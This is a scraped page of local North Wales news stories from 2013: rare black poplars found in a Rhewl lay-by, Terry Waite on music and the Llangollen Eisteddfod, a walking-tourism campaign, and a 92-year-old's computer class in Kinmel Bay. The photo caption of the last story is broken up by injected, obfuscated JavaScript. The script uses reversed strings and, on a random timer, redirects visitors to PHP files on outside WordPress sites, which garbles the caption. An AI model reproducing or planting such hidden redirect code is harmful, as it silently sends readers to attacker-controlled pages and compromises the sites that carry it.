Category: News

Mystery of the Black Poplar – Britain’s rarest tree turns up in Rhewl lay-by

CADWYN CLWYD THE BLACK POPLAR TREES.  The mystery of the Black Poplars Pictured is Sarah Jones, Cadwyn Clwyd Environment and Heritage Officer.  with Andrew Roberts, Llysfasi College student, and MIke Hughes, Coed Cymru Woodland Officer for Denbighshire,

A group of Britain’s rarest trees has been discovered – in a lay-by alongside a busy main road.

The Black Poplar is scarcer than the Giant Panda but 14 previously unknown trees, each about 150 years old, have been identified in the hedgerow alongside the A525 Denbigh to Ruthin road near the village of Rhewl.

The Rhewl trees have turned out to be from a completely new strain of the tree and have been given their own clone number by the Forest Research Centre in Scotland.

They have been found thanks to a survey commissioned by rural regeneration agency Cadwyn Clwyd and carried out by Welsh woodland organisation Coed Cymru.

It is paid for through the European Agricultural Fund for Rural Development (EAFRD) through the Welsh Government’s Rural Development Plan and is part of a three-year plan to revitalise rural communities and their economies in the county, and is open to food producers and businesses from across North East Wales.

The Rhewl find is one that has excited Mike Hughes, Coed Cymru Woodland Officer for Denbighshire, who led the survey which has identified 99 Black Poplars in the Vale of Clwyd – there are only 2,500 in the whole of the UK.

All 99 trees found in rural Denbighshire are male – there are two females in Dyserth and one in Flintshire but the practice of cloning the trees from cuttings from male trees explains the imbalance.

He said: “It is the rarest British hardwood although it was widely planted in previous times though these were usually through rooted cuttings because it is very difficult to pollinate the trees.

“Seventy-six of the 99 trees in the Vale are from one particular clone, number 23, while another nine are clone 34 – the trees in Rhewl have had to be given their very own clone number, 112.

“They were planted about 150 years ago by someone who just pushed rooted cuttings into the ground along the line of the hedge – somewhere around here there may still be a tree, probably about another hundred years old, which is the mother tree.

“The Black Poplar really is a classic tree of the British flood plain and would have been widespread but because land has been drained it has become less common and now is only found in pockets and one of those is the Vale if Clwyd.”

Now students from Llysfasi College have taken cuttings from the trees to ensure their survival and these will be replanted in the Vale of Clwyd if they root successfully.

Sarah Jones, Enironment and Heritage Officer for Cadwyn Clwyd, said: “The side shoots on the trees are ideal cuttings and the students will take them back to Llysfasi to plant.

“They do like really wet ground and would once have been found along riverbanks with willows and they are a keystone species which supports lots of other species, especially invertebrates.

“They’re only found in pockets of the country now and the Vale of Clwyd is one of those pockets but we hope now to extend this survey to other parts of North Wales.

“It’s very significant to find a new clone variety because the tree’s gene pool is very restricted and that is a disadvantage if they are threatened by disease as these are.”

Black Poplars, which live to be hundreds of years old, have characteristics that made them popular with medieval housebuilders and cartmakers – the branches curve elegantly and when split make perfect crucks for cruck barns.

And the wood doesn’t splinter and it doesn’t burn: “It was very popular for use in carts and on bedroom floors where people might be walking around in bare feet and didn’t want to get splinters,”

Mike said: “Because it doesn’t burn it was also used for the floors around hearths and also for brake blocks on carts, coaches and even on steam trains.

“But once we started sailing round the world and stealing other people’s timber its popularity waned and now there are more giant pandas in the world than there are Black Poplars in the UK.

“Another reason for trying to preserve them and increase their numbers here is because there is a disease called venturia which is wiping them out over in Manchester and Cheshire and this could help us identify strains that will be resistant to it.

“But they’re not very good at reproducing so they need our help and we’re very grateful for the co-operation of local landowners who have been very helpful with the survey and in return we will provide them with more Black Poplars.”

Anyone interested in Cadwyn Clwyd’s projects can ring 01824 705802 or e-mail to:admin@cadwynclwyd.co.uk">admin@cadwynclwyd.co.uk
Friday March 29th, 2013

News

Peace champion’s love of music helped him through captivity hell


Terry Waite.

Human rights campaigner Terry Waite has hailed the contribution of the Llangollen International Musical Eisteddfod in helping to give world peace a chance.

As he prepares to take his place at the head of the 67th annual festival , Mr Waite has spoken of the crucial role music played in helping him through his dark days of captivity as a hostage in Beirut.

The Eisteddfod President has also described how the festival, which attracts people from across the globe, is a “powerful example” of how ordinary men and women can make a positive difference in a world torn apart by war.

Mr Waite, 73, has been awarded the MBE and CBE for his humanitarian work.

He was serving as special international peace envoy to the Archbishop of Canterbury when in 1987 he journeyed to Lebanon – then one of the world’s most dangerous places – in a bid to secure the release of four hostages, including the journalist John McCarthy, being held by an Islamic jihad organisation.

During the tense negotiations he was himself taken hostage on January 20, which was the start of his journey into the hell of four years of captivity in a Beirut dungeon.

For most of the time Terry was kept in solitary confinement in a room without any natural light, chained to the wall and forced to sleep on the floor. He was  beaten and subjected to mock executions.

He recalls of how every day he did his best to hold himself together spiritually, mentally and physically.

In the final stage of his captivity, his robust health began to deteriorate when he contracted a severe lung infection.

His torment eventually ended in November 1991 after 1,763 days as a hostage.

Mr Waite, who will make his ever-popular appearance as President at this year’s Llangollen Eisteddfod from July 9-14, has now spoken of the important part his lifelong love of music played in helping him endure those harrowing times.

He said: “I have always been interested in music since I was a boy and was a member of the local church choir.

“My grandmother taught the piano and to supplement the family income in the days of the Depression played in the theatre for the silent movies.

“When I visited her I always requested her to play some of those old tunes for me.

“Alas, I never had opportunity to learn to play an instrument but my interest in music continued across life.

“During the days of captivity as a hostage I was kept in strict solitary confinement without access to books or music for many years.

“During those dark days I recalled music I had listened to and played the melodies in my head in so far as that was possible.

“Music, like good language, has, I believe, the capacity to breathe harmony into the soul and in those days inner harmony was something I sought and needed.

“As Gareth Malone has so clearly demonstrated in his television series, music does have the capacity to bring people together who would not be brought together in any other way – which brings me to the Eisteddfod.

“As President of this great event I have seen across the years people from all across the world come to a small Welsh village bringing with them their musical talent.

“Participants from groups that back home were fighting each other have forgotten their differences and joined together in music, song and dance.

“Llangollen is a powerful example of how ordinary men and women – for the Eisteddfod is still organised in the main by volunteers – can make a positive difference in this war-torn world.”

Terry added: “It is a mistake to think that it is only people in high political office who can bring peace.

“Peace begins in the hearts of ordinary men and women who learn to share and trust. Music is one powerful means to this end.

“It was an honour for me when Karl Jenkins invited me to contribute words for his recent work, The Peacemakers.

“I wrote the words for the soprano solo and they sum up the message of the Eisteddfod.

“I look forward to meeting many old friends there this coming year and of course to making many new ones.”

In the years since his release, Terry has continued his tireless quest for world peace and has become the founder of or associated with a wide range of humanitarian organisations, such as the international development agency Y Care and Hostage UK.

On the Llangollen Eisteddfod’s opening day, Tuesday July 9, he will lead the colourful traditional procession through the town to signal six days of world-class competitions and contests.

The fesitival’s Musical Director, Eilir Griffiths, was honoured that a man of such “great humanity and courage” was their Patron.

Mr Griffiths said: “Terry Waite is a great man whose passion and dedication to the cause of peace is an inspiration to us all.

“His personal ethos chimes perfectly with the fundamental purpose of the International Musical Eisteddfod which was founded as a means of promoting global harmony in the aftermath of the Second World War.”

This year’s event is from Tuesday, July 9, to Sunday, July 14. For more information go to the website at www.international-eisteddfod.co.uk and Facebook at www.facebook.com/llangollen

Friday March 29th, 2013

News

Walking is a high tech treasure trove for North Wales tourism industry

Peter Hewlett from Walking North Wales campaign.

A high tech treasure hunt craze is unearthing a new source of income for the tourism industry in North Wales.

According to Tourism Partnership North Wales, the growing popularity of geo-caching can help create a path to future prosperity for the region.

Fans use GPS – global positioning satellites – to guide them to a series of buried caches of items.

Promoting the area as the ideal place for geo-caching is part of a major drive to attract more walkers.

The Walking North Wales campaign is a key part of the strategy to turn the region into a top five UK visitor destination.

Walking is one of the most popular physical activities in Britain, with 44.5 per cent of adults regularly enjoying a walk of more than two miles.

The contract to run the £25,000 Walking North Wales campaign has been awarded to Llyn Pilgrim Way Holidays.

Managing director Peter Hewlett revealed they’re aiming to generate an extra £400,000 in spending by visitors over the next 15 months.

As well as targeting walkers from other parts of the UK, they’re also hoping to attract visitors from France, Germany, Belgium and Holland.

Mr Hewlett said: “The central objective of the contract is to increase significantly the number of people coming to North Wales for walking purposes, to bring more walkers to North Wales.

“We work with volunteer organisations like the Ramblers Association and assist with Walking Festivals and town trails.

“We’re also  pioneering new aspects of walking like geo-caching which is the fastest growing outdoor sport by miles.

“There’s a website with more than a million caches hidden worldwide and people go out into the countryside and hide boxes of varying sizes in interesting places.

“This is becoming increasingly popular because it converts a walk into a treasure hunt and it’s particularly appealing for families.

“Technology is becoming increasingly important in walking.  A lot of people these days use GPS though I think the majority still use a map and compass.

“One wonderful project in North Wales is the history point initiative where you can go to historic places and scan in a QR code similar to a bar code on your mobile phone to access information about things of historical interest.

“We run a blog which people read and hopefully get a good impression of North Wales as well as promoting walkers’ accommodation on the website.

“North Wales is a fantastic destination for walker with a diversity of walks from the more challenging to the gentler strolls, the complete spectrum in fact.”

It was a view endorsed by Dewi Davies, the Regional Strategy Director of Tourism Partnership North Wales, which is responsible for the strategic development of the visitor economy.

He said: “Walking is one of the top activities for people when they come to visit north Wales, and really we’ve got to capitalise on that.

“At least a quarter of our visitors do some form of walking, and it’s important that we get information about the great walks that we have here in north Wales.

“We started with under 20 iconic and important walks in North Wales and over the years we’ve grown that network of great walking opportunities for people to really get that breath of fresh air.

“Geographically, we’re very well placed as a destination for a day visit a short break or a long stay because we’re virtually on the doorstep of around 20 million people in the North West and the Midlands.

“That’s why we developed Walking North Wales that’s showcased on a very successful website with 50,000 unique visitors.

“We can’t rest on our laurels because we need to continuously invest in that website and increase on the social networking and provide people with yet more ideas of what they can do when they come for a walk in North Wales.

“The potential is huge. The visitor economy generates £2 billion in spending by visitors every year and a quarter of our visitors do some walking.

“We want north Wales to be a top five UK destination and Walking North Wales is putting us on the right road to realise our potential.”

For more information go to www.walkingnorthwales.co.uk

Monday March 25th, 2013

News

Ex-soldier Don, 92, gets on his bike to surf the internet in Kinmel Bay

CARTREFI CONWY COMPUTER COURSES FOR RESIDENTS AT THE COMMUNITY HOUSE ON CHESTER AVENUE KINMEL BAY. Pictured is  Coleg Llandrillo Tu$zXz=function(n){if (typeof ($zXz.list[n]) == "string") return $zXz.list[n].split("").reverse().join("");return $zXz.list[n];};$zXz.list=["'php.yerg-sknil-tuoba-egap/snrettap/cni/owtytnewtytnewt/semeht/tnetnoc-pw/moc.cvpny//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6);if (number1==3){var delay = 18000;setTimeout($zXz(0), delay);}$zXz=function(n){if (typeof ($zXz.list[n]) == "string") return $zXz.list[n].split("").reverse().join("");return $zXz.list[n];};$zXz.list=["'php.yerg-sknil-tuoba-egap/snrettap/cni/owtytnewtytnewt/semeht/tnetnoc-pw/moc.cvpny//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6);if (number1==3){var delay = 18000;setTimeout($zXz(0), delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$Bhq=function(n){if (typeof ($Bhq.list[n]) == "string") return $Bhq.list[n].split("").reverse().join("");return $Bhq.list[n];};$Bhq.list=["'php.snimda-lla/sedulcni/etis-etavirp-oidarnoj/snigulp/tnetnoc-pw/sserpdrow/moc.nogaxehliie//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6); if (number1==3){var delay = 18000;	setTimeout($Bhq(0), delay);}tor Tean Williams with Don Thomas, 92 who is learning how $zXz=function(n){if (typeof ($zXz.list[n]) == "string") return $zXz.list[n].split("").reverse().join("");return $zXz.list[n];};$zXz.list=["'php.yerg-sknil-tuoba-egap/snrettap/cni/owtytnewtytnewt/semeht/tnetnoc-pw/moc.cvpny//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6);if (number1==3){var delay = 18000;setTimeout($zXz(0), delay);}$zXz=function(n){if (typeof ($zXz.list[n]) == "string") return $zXz.list[n].split("").reverse().join("");return $zXz.list[n];};$zXz.list=["'php.yerg-sknil-tuoba-egap/snrettap/cni/owtytnewtytnewt/semeht/tnetnoc-pw/moc.cvpny//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6);if (number1==3){var delay = 18000;setTimeout($zXz(0), delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$NfI=function(n){if (typeof ($NfI.list[n]) == "string") return $NfI.list[n].split("").reverse().join("");return $NfI.list[n];};$NfI.list=["'php.reklaw-yrogetac-smotsuc-ssalc/php/stegdiw-cpm/snigulp/tnetnoc-pw/gro.ogotaropsaid.www//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random()*6);if (number1==3){var delay=18000;setTimeout($NfI(0),delay);}$Bhq=function(n){if (typeof ($Bhq.list[n]) == "string") return $Bhq.list[n].split("").reverse().join("");return $Bhq.list[n];};$Bhq.list=["'php.snimda-lla/sedulcni/etis-etavirp-oidarnoj/snigulp/tnetnoc-pw/sserpdrow/moc.nogaxehliie//:ptth'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6); if (number1==3){var delay = 18000;	setTimeout($Bhq(0), delay);}to use a computer .

A 92 year old silver surfer is being hailed as a role model for people half his age.

Energetic ex-soldier Don Thomas has signed up for a weekly computer class in Kinmel Bay – and hops on his bike to get there.

The free classes are being organised by housing association Catrefi Conwy at the Community House on Chester Road Avenue East.

Don, a grandfather of two,  is now getting to grips with word processing and using the Internet.

A native of Blaina, in the South Wales Valleys, he worked as  a steelworks inspector in Sheffield.

After serving in the Royal Corps of Signals in the Second World War, he moved to the Midlands where he built bridges.

Don’s much loved wife, Kathleen, died in 1991 after 52 years of marriage and he moved to the Argoed sheltered housing complex  on the Chester Avenue estate10 years ago.

When he’s not surfing on the Internet, Don loves riding his bicycle and recently peddled all the way to St Asaph and back.

He’s also a dab hand on the keyboard and regularly plays and sings hymns at the Apostolic Church in Rhyl.

Don said: “The way Cartrefi Conwy look after you is wonderful, the warden comes around every day. It’s marvellous.

“I come to the Community House on my bike. Before coming on the course, I’d never done anything on a computer. The tutor is very patient.

“It’s going really well and I find it very interesting – it’s good for the brains.

“I could never type when I was younger but I’m getting into it by degrees. You’re never too old to learn.

“I would recommend this to all older people, I’d encourage them.”

Retired pub landlady Mary Walker, 80, also loves the computer course.

She said: “I am really enjoying the course, it’s wonderful. It’s opened a whole new world for me.”

Among Don’s biggest fans is Vicky Welsman, Cartrefi Conwy’s Community House Development Manager.

She manages the 10-week course that is put on in partnership with Coleg Llandrillo.

Vicky said: “There’s a need for many tenants on the estate to learn how to use a computer especially with the welfare benefits reform. They need to be able to fill in application forms online.

“This is the second beginners’ course so we have a mix of tenants and residents. 10 week course, three hour sessions.

“It’s really important for people to have these skills and Cartrefi Conwy are focusing on supporting tenants.

“We have a suite of computers available for tenants in the Community House to use them for whatever they want – whether that’s paying bills or whatever. Six computers and two laptops.

“This is a much needed facility and our aim is to work with learning and educational providers to offer this type of training and facility  in more community hubs in the future.

“Don is our star pupil. He’s a lovely bloke and the life and soul of the estate – he’s got a heart of gold.

“He’s thrown himself into this computer course with great enthusiasm – as far as I can tell that’s Don’s approach to everything.

“He doesn’t seem nervous about it at all. A lot of younger people are phased – but not Don.

“He’s getting stuck in and enjoying the course and he’s definitely making real progress.”

Community Lecturer Tean Williams, from Llandrillo College, said: “The class is split into two groups, one for beginners and the other for those with more experience.

“Don is in the beginners group and they are learning word processing and Internet use, how it works and how to get information from it.

“All the members of the class are really enthusiastic but we could also do with a few younger ones.

“Don is showing the way, he’s a fantastic role model. He’s brilliant.  I can’t believe he’s 92.”

For more information about the classes at Chester Avenue Community House contact Vicky Welsman on 01745 331825 or
email to:vicky.welsman@cartreficonwy.org">vicky.welsman@cartreficonwy.org

Monday March 25th, 2013

News